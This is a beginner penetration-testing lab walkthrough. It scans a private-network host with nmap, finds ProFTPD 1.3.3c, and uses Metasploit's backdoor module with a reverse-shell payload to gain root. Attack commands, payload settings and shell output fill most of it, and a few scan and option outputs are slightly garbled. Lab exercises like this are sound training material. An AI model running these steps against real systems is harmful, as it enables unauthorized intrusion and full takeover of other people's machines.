

Basic Penetration testing LAB 1

In This practical we learn how to gain access of targeted system through Basic vulnerability we found in targeted system.

➤ Step 1

First, we scan the targeted systems specific range of port from 22 to 1000 in this example the targeted system ip is 192.168.1.6 we scan this Ip through nmap the command is (nmap -sV 22-1000 192.168.1.6 -oN nmap-rushi.txt)

```
(kali@kali)-[~]
$ nmap -sV 22-1000 192.168.1.6 -oN nmap-rushi.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 02:25 EDT
Failed to resolve "22-1000".
Nmap scan report for 192.168.1.6
Host is up (0.090s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: F0:A6:54:27:18:5B (Cloud Network Technology Singapore PTE.)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.59 seconds

(kali@kali)-[~]
$
```

➤ Step 2



We found Some open port with their service version specially we focus on port number 21 ftp port their service version ProFTPD 1.3.3c

```
(kali@kali)-[~]
$ nmap -sV 22-1000 192.168.1.6 -oN nmap-rushi.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 02:25 EDT
Failed to resolve "22-1000".
Nmap scan report for 192.168.1.6
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21/tcp    open  ftp      ProFTPD 1.3.3c
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80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: F0:A6:54:27:18:5B (Cloud Network Technology Singapore PTE.)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.59 seconds
```


➤ Step 3

For port 21 ftp service version ProFTPD 1.3.3c we search a exploit on exploit DB. And found the ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit) exploit.




➤ Step 4


Enter In Metasploit framework By typing `msfconsole`, after that type command `search ProFTPD 1.3.3c`



After that use that module or exploit we downloaded from exploit DB. Type `use` and that file name and after that opens type command options to show all the possible options.




We need to the RHOST now set the Rhosts for targetes ip address in this example it would be 192.168.1.6



➤ Step 5

After setting up the RHOSTS we need to select the payloads we want to use for that type command (show payloads)



After this we need to select the payload we want to use in this case the payload we are using is number 4 either you type the name or select the number of that payload like following picture .

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  payload/cmd/unix/adduser                  .              normal No    Add user with useradd
1  payload/cmd/unix/bind_perl                .              normal No    Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6           .              normal No    Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic                  .              normal No    Unix Command, Generic Command Execution
4  payload/cmd/unix/reverse                   .              normal No    Unix Command Shell, Double Reverse TCP (telnet)
5  payload/cmd/unix/reverse_bash_telnet_ssl  .              normal No    Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl             .              normal No    Unix Command Shell, Reverse TCP (via Perl)
7  payload/cmd/unix/reverse_perl_ssl         .              normal No    Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet .              normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse
```

➤ Step 6

After that we unlock payload options we need to set LHOST in this option in lhost we need to enter attackers IP in this case it is 192.168.1.10

```
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.6     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
--      -
LHOST      4444             yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.1.10
lhost => 192.168.1.10
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.6     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/reverse):
```

➤ Step 7

Now check RHOST's & LHOST is correct, In RHOST's we need to give targeted systems IP and in LHOST we need to give attackers means our system IP.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPort   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.1.6     | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/reverse):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.10    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
```

➤ Step 8

Now simply Hit a command (exploit) and you will get root access of targeted computer.

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.10:4444
[*] 192.168.1.6:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo IQbVrbQrEksOGKKo;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: 3: Escape: not found\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.10:4444 → 192.168.1.6:59120) at 2025-06-05 03:25:50 -0400

Shell Banner:
IQbVrbQrEksOGKKo

python -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/# ls
ls
bin    dev    initrd.img  lib64      mnt    root  snap  tmp  vmlinuz  vmlinuz.old
boot  etc    initrd.img.old  lost+found  opt    run   srv   usr  vmlinuz
cdrom  home  lib          media      proc   sbin  sys   var
```

Note :

Type the following command after getting access to victim's computer's root access for enter in terminal view.

`python -c 'import pty;pty.spawn("/bin/bash")'`

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.10:4444
[*] 192.168.1.6:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo IQbVrbQrEksOGKKo;
[*] Writing to socket A
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[*] Reading from socket A
[*] A: "sh: 3: Escape: not found\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.10:4444 -> 192.168.1.6:59120) at 2025-06-05 03:25:50 -0400

Shell Banner:
IQbVrbQrEksOGKKo

python -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/# ls
ls
bin  dev  initrd.img  lib64  mnt  root  snap  tmp  vmlinuz  vmlinuz.old
boot  etc  initrd.img.old  lost+found  opt  run  srv  usr  vmlinuz
cdrom  home  lib  media  proc  sbin  sys  var
```

Now you have victim's computer's root access.....